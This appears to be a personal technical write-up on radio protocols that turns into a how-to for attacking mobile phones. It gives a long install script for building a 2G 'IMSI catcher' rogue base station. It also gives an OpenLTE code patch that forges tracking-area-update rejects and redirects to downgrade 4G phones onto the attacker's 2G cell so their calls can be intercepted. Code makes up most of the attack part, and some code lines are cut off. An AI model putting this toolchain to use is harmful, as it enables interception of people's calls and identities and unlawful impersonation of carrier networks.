Works

Bastien Baranoff

2023-02-14

Contents

Radio-Frequencies Protocols :

A protocol is for computing (quoted from Oxford langage): "A set of rules governing the exchange or transmission of data between devices." https://www.oed.com/.

The goal like it is said is to make travel information from A->B, and (maybe) then B->A etcaetera. This information has a weight and it has to move so : energy is spent, at least F(A->B). Another goals came obviously from the first depending on the case of use : spending the less energy possible, have the maximum range, transmit the most data possible, have the best yield, and be the most secure possible (I mean by that, that it can't be understood by a machine or an human on an undesired endpoint in a reasonable time at least at the time of conception and from the projected advances in technology), there are also another important points the latency, and the errors between the message sent and received.

We will begin by enumerate some radio protocols, begin by saying their purpose. Then we gonna try to classify theses protocols by energy, data (raw and useful payload), power, range, frequencies and yield, security, latency, and error.

List (non-exhaustive) of Protocols

Protocol	Purpose
RFID	Traceabitlity / Static Information Exchange
NFC	Bank Operations / Static Information Exchange
GSM/GPRS*/EDGE*	Calls / SMS / Internet*
UMTS/HSPA/HSPA_advanced	Calls / SMS / Internet
LTE/LTE_Advanced	Calls / SMS / Internet / IoT
5G SA/NSA	Calls / SMS / Internet / IoT
Wifi	Internet / LAN / Calls (VoWifi)
Bluetooth	Data exchange / Pairing devices
LoRa/SigFox	Data exchange / IoT
GPS/Galileo	Geolocalization
TMPS	Open Cars
OOK	Transmit Morse Code OtA
APRS	Transmit Packets
BHT/XyEP	Public Lights
SSTV	Broacast and Receive TV
Analog TV	Broacast and Receive TV
FM/AM/RDS*	Sound / Information*
NOAA/MetorSat	Meteo from satelites
NRF	Nordic Semiconductor data transmission
ZigBee/Z-Wave	Wifi Extended
6LoWPAN	Low Energy Data transmission
Tedi/LCR	Road Display Information

Radio-Telephony

Example of SFR:

Article 1

– The French Radiotelephone Company ("Société Française de Radiotéléphonie") is authorized to use, in the 900 and 1800 MHz bands, the frequencies allocated to it in Article 2 of this decision to establish and operate a radio network open to the public in metropolitan France. For this, it complies with the provisions of the specifications located in appendix 2 of this decision.

Article 2

– The GSM channels allocated to the French Radiotelephone Company are, in accordance with the definitions in appendix 1:

- in the 900 MHz band, throughout mainland France: channels 75 to 124;
- in the 900 MHz band, only in very dense areas: channels 63 to 74;
- in the 1800 MHz band, throughout mainland France: channels 512 to 525 and 647 to 751


For others Operator (GSM)

Operator	GSM900	DCS1800
Orange	1→62	527→645
SFR	(63→74)* and 75→124	512→525 and 647→751
Bouygues	975→1023	752→885

Free = ? (Free didn't invest much in 2G antenna since 2G will die in 2025 in France the use Orange roaming)

2G Attack :

An active 2G active should look like this :



Ths is the flow of a 2G active attack

Hacking 2G (Fooling MS : Mobile Station, the 2G phone)

The MS doesn't ask authentication from BTS (Base Transceiver Station, the relay antenna). So what to do to intercept ? Be a BTS... and that's all just spoof the public values of the BTS (mcc,mnc exemple 208,15 for FreeMobile 208,01 for Orange, etc) and broadcast a stronger signal and it is done. How the implement a 2G BTS ? there are open sourced implementation on github. https://github.com/osmocom (OpenBSC Osmo-Trx Osmo-Bts... EOL but usefull) or (Network in the Box Updated) https://github.com/RangeNetworks/openbts https://github.com/vir/yate

To install it I have scripted it for example for OpenBSC :

```
#!/bin/bash
read -p "Architecture ? amd64, armel, arm64 ?" ARCH
apt-key adv --recv-keys --keyserver keyserver.ubuntu.com 3B4FE6ACC0B21F32 40976EAF437D05B5
cp /etc/apt/trusted.gpg /etc/apt/trusted.gpg.d
apt install gcc-9 g++-9 gcc-10 g++-10 git -y
echo "deb [arch=$ARCH] http://fr.archive.ubuntu.com/ubuntu/ xenial main restricted universe multiverse"
apt update
apt install gcc-4.9 g++-4.9 gcc-7 g++-7 -y
sed -i '$ d' /etc/apt/sources.list
apt update
apt install -y build-essential libusb-1.0-0-dev libsqlite3-dev libsctp-dev libgmp-dev libx11-6 libx11-d
update-alternatives --install /usr/bin/gcc gcc /usr/bin/gcc-4.9 49 --slave /usr/bin/g++ g++ /usr/bin/g++
update-alternatives --install /usr/bin/gcc gcc /usr/bin/gcc-7 70 --slave /usr/bin/g++ g++ /usr/bin/g++-7
update-alternatives --install /usr/bin/gcc gcc /usr/bin/gcc-9 90 --slave /usr/bin/g++ g++ /usr/bin/g++-9
update-alternatives --install /usr/bin/gcc gcc /usr/bin/gcc-10 100 --slave /usr/bin/g++ g++ /usr/bin/g++
echo "deb [arch=$ARCH] http://fr.archive.ubuntu.com/ubuntu/ bionic main restricted universe multiverse"
apt update
apt install -y gcc-5 g++-5 libssl1.0-dev
update-alternatives --install /usr/bin/gcc gcc /usr/bin/gcc-5 50 --slave /usr/bin/g++ g++ /usr/bin/g++-5
sed -i '$ d' /etc/apt/sources.list
apt update
update-alternatives --set gcc /usr/bin/gcc-4.9
exit
apt remove texinfo
mkdir -p /opt/IMSI_Catcher
cd /opt/IMSI_Catcher
wget http://ftp.gnu.org/gnu/texinfo/texinfo-4.13.tar.gz
tar xvf texinfo-4.13.tar.gz
cd texinfo-4.13
./configure
make
make install
#git clone https://github.com/bbaranoff/gnu-arm-installer.git gnuarm
#cd gnuarm
##Run the Scripts
#bash gnu-arm-installer.sh
#export PATH=$PATH:/root/gnuarm/install/bin
# Now you have cross-compiler ready you can build osmocom with your firmware
update-alternatives --set gcc /usr/bin/gcc-9
cd /opt/IMSI_Catcher
git clone git://git.osmocom.org/libosmocore.git
cd libosmocore
git checkout 1.3.0
autoreconf -i
./configure
make
make install
ldconfig
cd /opt/IMSI_Catcher
git clone git://git.osmocom.org/libosmo-dsp.git
cd libosmo-dsp
autoreconf -i
./configure
```

```
make
make install
cd /opt/IMSI_Catcher
update-alternatives --set gcc /usr/bin/gcc-5
git clone https://github.com/osmocom/osmocom-bb trx
cd trx
git checkout jolly/testing
cd src
wget https://github.com/bbaranoff/telco_install_sh/raw/main/trx.highram.bin
sed -i -e  's/#CFLAGS += -DCONFIG_TX_ENABLE/CFLAGS += -DCONFIG_TX_ENABLE/g' target/firmware/Makefile
make HOST_layer23_CONFARGS=--enable-transceiver nofirmware
cd /opt/IMSI_Catcher
update-alternatives --set gcc /usr/bin/gcc-9
apt install -y libortp-dev
cd /opt/IMSI_Catcher
git clone https://github.com/osmocom/libosmo-abis
cd /opt/IMSI_Catcher/libosmo-abis
git checkout 0.8.1
autoreconf -fi && ./configure --disable-dahdi && make -j4 && make install && ldconfig

cd /opt/IMSI_Catcher
git clone https://github.com/osmocom/libosmo-netif
cd /opt/IMSI_Catcher/libosmo-netif
git checkout 0.7.0
autoreconf -fi && ./configure && make -j4 && make install && ldconfig

cd /opt/IMSI_Catcher
git clone https://github.com/osmocom/openbsc
cd /opt/IMSI_Catcher/openbsc/openbsc
autoreconf -fi && ./configure --with-lms && make -j4 && make install && ldconfig

cd /opt/IMSI_Catcher
git clone https://github.com/osmocom/osmo-bts
cd /opt/IMSI_Catcher/osmo-bts
git checkout 0.8.1
autoreconf -fi && ./configure --enable-trx && make -j4 && make install && ldconfig

cd /opt/IMSI_catcher
wget https://github.com/bbaranoff/telco_install_sh/raw/main/opencore-amr-0.1.5.tar.gz
tar xvzf opencore-amr-0.1.5.tar.gz
cd opencore-amr-0.1.5
./configure
make -j$(nproc)
make install
ldconfig
cd /lib/modules/$(uname -r)/build/certs
openssl req -new -x509 -newkey rsa:2048 -keyout signing_key.pem -outform DER -out signing_key.x509 -nod
cd /opt/IMSI_Catcher/
git clone https://github.com/isdn4linux/mISDN
cd /opt/IMSI_Catcher/mISDN
rm -Rf /lib/modules/$(uname -r)/kernel/drivers/isdn/hardware/mISDN
rm -Rf /lib/modules/$(uname -r)/kernel/drivers/isdn/mISDN/
wget https://raw.githubusercontent.com/bbaranoff/PImpMyPi/main/octvqe.patch
```

```
cp /boot/System.map-$(uname -r) /usr/src/linux-headers-$(uname -r)/System.map
ln -s /lib/modules/$(uname -r)/build /lib/modules/$(uname -r)/source
aclocal && automake --add-missing
./configure
patch -p0 < octvqe.patch
make modules
cp /opt/IMSI_Catcher/mISDN/standalone/drivers/isdn/mISDN/modules.order /usr/src/linux-headers-$(uname -
cp -rn /usr/lib/modules/$(uname -r)/. /usr/src/linux-headers-$(uname -r)
make modules_install
depmod -a

update-alternatives --set gcc /usr/bin/gcc-7

cd /opt/IMSI_Catcher
apt install bison flex -y
git clone https://github.com/isdn4linux/mISDNuser
cd /opt/IMSI_Catcher/mISDNuser
make
./configure
make
make install
ldconfig
cd example
./configure
make
make install
ldconfig

update-alternatives --set gcc /usr/bin/gcc-9
cd /opt/IMSI_Catcher
#Asterisk version (11.25.3) :
wget http://downloads.asterisk.org/pub/telephony/asterisk/releases/asterisk-11.25.3.tar.gz
tar zxvf asterisk-11.25.3.tar.gz
cd /opt/IMSI_Catcher/asterisk-11.25.3
apt install libncurses-dev libxml2-dev
wget https://raw.githubusercontent.com/bbaranoff/telco_install_sh/main/tcptls.patch
patch -p1 < tcptls.patch
./configure
make -j$(nproc)
make install
make samples
make config
ldconfig
update-alternatives --set gcc /usr/bin/gcc-5
cd /opt/IMSI_Catcher
git clone https://github.com/fairwaves/lcr
cd lcr
wget https://raw.githubusercontent.com/bbaranoff/PImpMyPi/main/ast_lcr.patch
patch -p0 < ast_lcr.patch
autoreconf -i
./configure --with-sip --with-gsm-bs --with-gsm-ms --with-asterisk
make
make install
```

```
ldconfig
cp chan_lcr.so /usr/lib/asterisk/modules/
apt-get install alsa-oss
modprobe snd-pcm
modprobe snd-mixer-oss
modprobe mISDN_core
modprobe mISDN_dsp
rm -rf /usr/local/etc/lcr
mkdir -p /usr/local/etc/
git clone https://github.com/bbaranoff/lcr_conf /usr/local/etc/lcr/
sudo chmod 755 /usr/local/etc/lcr
sudo chmod 644 /usr/local/etc/lcr/*
cd /etc/asterisk
mv sip.conf sip.conf.bak
mv extensions.conf extensions.conf.bak
wget https://raw.githubusercontent.com/bbaranoff/telco_install_sh/main/sip.conf
wget https://raw.githubusercontent.com/bbaranoff/telco_install_sh/main/extensions.conf
mkdir /root/nitb
cd /root/nitb
wget https://raw.githubusercontent.com/bbaranoff/telco_install_sh/main/openbsc.cfg
wget https://raw.githubusercontent.com/bbaranoff/telco_install_sh/main/nitb.sh
chmod +x nitb.sh
```

In https://github.com/bbaranoff/telco_install_sh

Follow the ReadMe and all should be OK.


IMSI-Catcher 2G


Now we have hacked 2G outgoing calls what to do ?

I let as a reader research Yate, OpenBTS, Network In the Box ;)

Now we have hacked 2G outgoing calls what to do ?

Hacking 4G !


MS
eNodeB
AngryNode
EvilBTS
Says Hello
Says Hello
Get out of here !
Someone told me to go here
Come on ! How are you?
I am good thank you
MS
eNodeB
AngryNode
EvilBTS



What is the way ? Now the eNodeB (evolved Node BTS the 4G BTS) must authenticate with the phone... What to do then ? Fallback into 2G ! The phone before authenticate send a tracking area update request and the eNodeB respond it with a TAU accept what we will do then ? Reject It ! Say that only 2G is available in the area ;)

```
--- openlte_v00-20-05/liblte/src/liblte_rrc.cc  2016-10-09 22:17:50.000000000 +0200
+++ openlte_v00-20-05/liblte/src/liblte_rrc.cc  2022-01-25 17:14:32.613323868 +0100
@@ -11698,13 +11698,28 @@
         liblte_value_2_bits(0, &msg_ptr, 2);

         // Optional indicators
-        liblte_value_2_bits(0, &msg_ptr, 1);
+        liblte_value_2_bits(1, &msg_ptr, 1);
         liblte_value_2_bits(0, &msg_ptr, 1);
         liblte_value_2_bits(0, &msg_ptr, 1);

         // Release cause
         liblte_value_2_bits(con_release->release_cause, &msg_ptr, 2);

+// redirectedcarrierinfo
+// geran // choice
+liblte_value_2_bits(1, &msg_ptr, 4);
```

```
+// arfcn no.
+liblte_value_2_bits(514, &msg_ptr, 10);
+// dcs1800
+liblte_value_2_bits(0, &msg_ptr, 1);
+// Choice of following ARFCN
+liblte_value_2_bits(0, &msg_ptr, 2);
+// explicit list
+liblte_value_2_bits(1, &msg_ptr, 5);
+// arfcn no.
+liblte_value_2_bits(514, &msg_ptr, 10);
+// Note that total bits should be octet aligned,
+// if not, pad it with zeros.
         // Fill in the number of bits used
         msg->N_bits = msg_ptr - msg->msg;

--- openlte_v00-20-05/LTE_fdd_enodeb/hdr/LTE_fdd_enb_mme.h  2017-07-29 21:58:37.000000000 +0200
+++ openlte_v00-20-05/LTE_fdd_enodeb/hdr/LTE_fdd_enb_mme.h  2022-01-25 16:49:13.365515919 +0100
@@ -106,6 +106,7 @@
     // Message Parsers
     void parse_attach_complete(LIBLTE_BYTE_MSG_STRUCT *msg, LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb
     void parse_attach_request(LIBLTE_BYTE_MSG_STRUCT *msg, LTE_fdd_enb_user **user, LTE_fdd_enb_rb **r
+    void send_tracking_area_update_request(LIBLTE_BYTE_MSG_STRUCT *msg, LTE_fdd_enb_user **user, LTE_f
     void parse_authentication_failure(LIBLTE_BYTE_MSG_STRUCT *msg, LTE_fdd_enb_user *user, LTE_fdd_enb
     void parse_authentication_response(LIBLTE_BYTE_MSG_STRUCT *msg, LTE_fdd_enb_user *user, LTE_fdd_en
     void parse_detach_request(LIBLTE_BYTE_MSG_STRUCT *msg, LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb)
@@ -125,6 +126,8 @@
     // Message Senders
     void send_attach_accept(LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb);
     void send_attach_reject(LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb);
+    void send_tracking_area_update_request(LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb);
+    void send_tracking_area_update_reject(LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb);
     void send_authentication_reject(LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb);
     void send_authentication_request(LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb);
     void send_detach_accept(LTE_fdd_enb_user *user, LTE_fdd_enb_rb *rb);
--- openlte_v00-20-05/LTE_fdd_enodeb/hdr/LTE_fdd_enb_rb.h   2017-07-29 22:03:51.000000000 +0200
+++ openlte_v00-20-05/LTE_fdd_enodeb/hdr/LTE_fdd_enb_rb.h   2022-01-25 16:49:13.365515919 +0100
@@ -99,18 +99,21 @@
 typedef enum{
     LTE_FDD_ENB_MME_PROC_IDLE = 0,
     LTE_FDD_ENB_MME_PROC_ATTACH,
+    LTE_FDD_ENB_MME_PROC_TAU_REQUEST,
     LTE_FDD_ENB_MME_PROC_SERVICE_REQUEST,
     LTE_FDD_ENB_MME_PROC_DETACH,
     LTE_FDD_ENB_MME_PROC_N_ITEMS,
 }LTE_FDD_ENB_MME_PROC_ENUM;
 static const char LTE_fdd_enb_mme_proc_text[LTE_FDD_ENB_MME_PROC_N_ITEMS][100] = {"IDLE",
                                                                                   "ATTACH",
+                                                "TAU REQUEST",
                                                                                   "SERVICE REQUEST",
                                                                                   "DETACH"};

 typedef enum{
     LTE_FDD_ENB_MME_STATE_IDLE = 0,
```

```
     LTE_FDD_ENB_MME_STATE_ID_REQUEST_IMSI,
+LTE_FDD_ENB_MME_STATE_TAU_REJECT,
     LTE_FDD_ENB_MME_STATE_REJECT,
     LTE_FDD_ENB_MME_STATE_AUTHENTICATE,
     LTE_FDD_ENB_MME_STATE_AUTH_REJECTED,
@@ -126,7 +129,7 @@
 }LTE_FDD_ENB_MME_STATE_ENUM;
 static const char LTE_fdd_enb_mme_state_text[LTE_FDD_ENB_MME_STATE_N_ITEMS][100] = {"IDLE",
                                                                                     "ID REQUEST IMSI",
-                                                                                    "REJECT",
+                                                                                 "REJECT",
                                                                                     "AUTHENTICATE",
                                                                                     "AUTH REJECTED",
                                                                                     "ENABLE SECURITY",
--- openlte_v00-20-05/LTE_fdd_enodeb/src/LTE_fdd_enb_mme.cc 2017-07-29 22:15:50.000000000 +0200
+++ openlte_v00-20-05/LTE_fdd_enodeb/src/LTE_fdd_enb_mme.cc 2022-01-25 17:07:55.380027792 +0100
@@ -204,6 +204,10 @@
         case LIBLTE_MME_MSG_TYPE_ATTACH_REQUEST:
             parse_attach_request(msg, &nas_msg->user, &nas_msg->rb);
             break;
+        case LTE_FDD_ENB_MME_PROC_TAU_REQUEST:
+            send_tracking_area_update_request(msg, &nas_msg->user, &nas_msg->rb);
+            break;
+
         case LIBLTE_MME_MSG_TYPE_AUTHENTICATION_FAILURE:
             parse_authentication_failure(msg, nas_msg->user, nas_msg->rb);
             break;
@@ -655,6 +659,16 @@
         }
     }
 }
+void LTE_fdd_enb_mme::send_tracking_area_update_request(LIBLTE_BYTE_MSG_STRUCT  *msg,
+                                        LTE_fdd_enb_user       **user,
+                                        LTE_fdd_enb_rb         **rb)
+{
+    // Set the procedure
+
+(*rb) -> set_mme_procedure(LTE_FDD_ENB_MME_PROC_TAU_REQUEST);
+(*rb) -> set_mme_state(LTE_FDD_ENB_MME_STATE_TAU_REJECT);}
+
+
 void LTE_fdd_enb_mme::parse_authentication_failure(LIBLTE_BYTE_MSG_STRUCT *msg,
                                                    LTE_fdd_enb_user       *user,
                                                    LTE_fdd_enb_rb         *rb)
@@ -864,7 +878,7 @@
                 rb->set_mme_state(LTE_FDD_ENB_MME_STATE_AUTHENTICATE);
                 user->set_id(hss->get_user_id_from_imei(imei_num));
             }else{
-                user->set_emm_cause(LIBLTE_MME_EMM_CAUSE_UE_SECURITY_CAPABILITIES_MISMATCH);
+                user->set_emm_cause(LIBLTE_MME_EMM_CAUSE_UE_IDENTITY_CANNOT_BE_DERIVED_BY_THE_NETWORK)
                 rb->set_mme_state(LTE_FDD_ENB_MME_STATE_REJECT);
             }
         }else{
```

```
@@ -1195,6 +1209,9 @@
         user->prepare_for_deletion();
         send_attach_reject(user, rb);
         break;
+ case LTE_FDD_ENB_MME_STATE_TAU_REJECT:
+        send_tracking_area_update_reject(user, rb);
+break;
     case LTE_FDD_ENB_MME_STATE_AUTHENTICATE:
         send_authentication_request(user, rb);
         break;
@@ -1397,6 +1414,52 @@
                       (LTE_FDD_ENB_MESSAGE_UNION *)&cmd_ready,
                       sizeof(LTE_FDD_ENB_RRC_CMD_READY_MSG_STRUCT));
 }
+
+
+
+
+void LTE_fdd_enb_mme::send_tracking_area_update_reject(LTE_fdd_enb_user *user,
+                                          LTE_fdd_enb_rb   *rb)
+{
+    LTE_FDD_ENB_RRC_NAS_MSG_READY_MSG_STRUCT nas_msg_ready;
+    LIBLTE_MME_TRACKING_AREA_UPDATE_REJECT_MSG_STRUCT      ta_update_rej;
+    LIBLTE_BYTE_MSG_STRUCT                    msg;
+     ta_update_rej.emm_cause = user->get_emm_cause();
+     ta_update_rej.t3446_present = false;
+     liblte_mme_pack_tracking_area_update_reject_msg(
+     &ta_update_rej,
+     LIBLTE_MME_SECURITY_HDR_TYPE_PLAIN_NAS,
+     user->get_auth_vec()->k_nas_int,
+     user->get_auth_vec()->nas_count_dl,
+     LIBLTE_SECURITY_DIRECTION_DOWNLINK,
+     &msg);
+    // Queue the NAS message for RRC
+    rb->queue_rrc_nas_msg(&msg);
+
+    // Signal RRC for NAS message
+    nas_msg_ready.user = user;
+    nas_msg_ready.rb   = rb;
+    msgq_to_rrc->send(LTE_FDD_ENB_MESSAGE_TYPE_RRC_NAS_MSG_READY,
+                      LTE_FDD_ENB_DEST_LAYER_RRC,
+                      (LTE_FDD_ENB_MESSAGE_UNION *)&nas_msg_ready,
+                      sizeof(LTE_FDD_ENB_RRC_NAS_MSG_READY_MSG_STRUCT));
+
+    send_rrc_command(user, rb, LTE_FDD_ENB_RRC_CMD_RELEASE);
+// Unpack the message
+    liblte_mme_unpack_tracking_area_update_reject_msg(&msg, &ta_update_rej);
+
+    interface->send_ctrl_info_msg("user fully attached imsi=%s imei=%s",
+                                  user->get_imsi_str().c_str(),
+                                  user->get_imei_str().c_str());
+
+    rb->set_mme_state(LTE_FDD_ENB_MME_STATE_ATTACHED);
```

```
+}
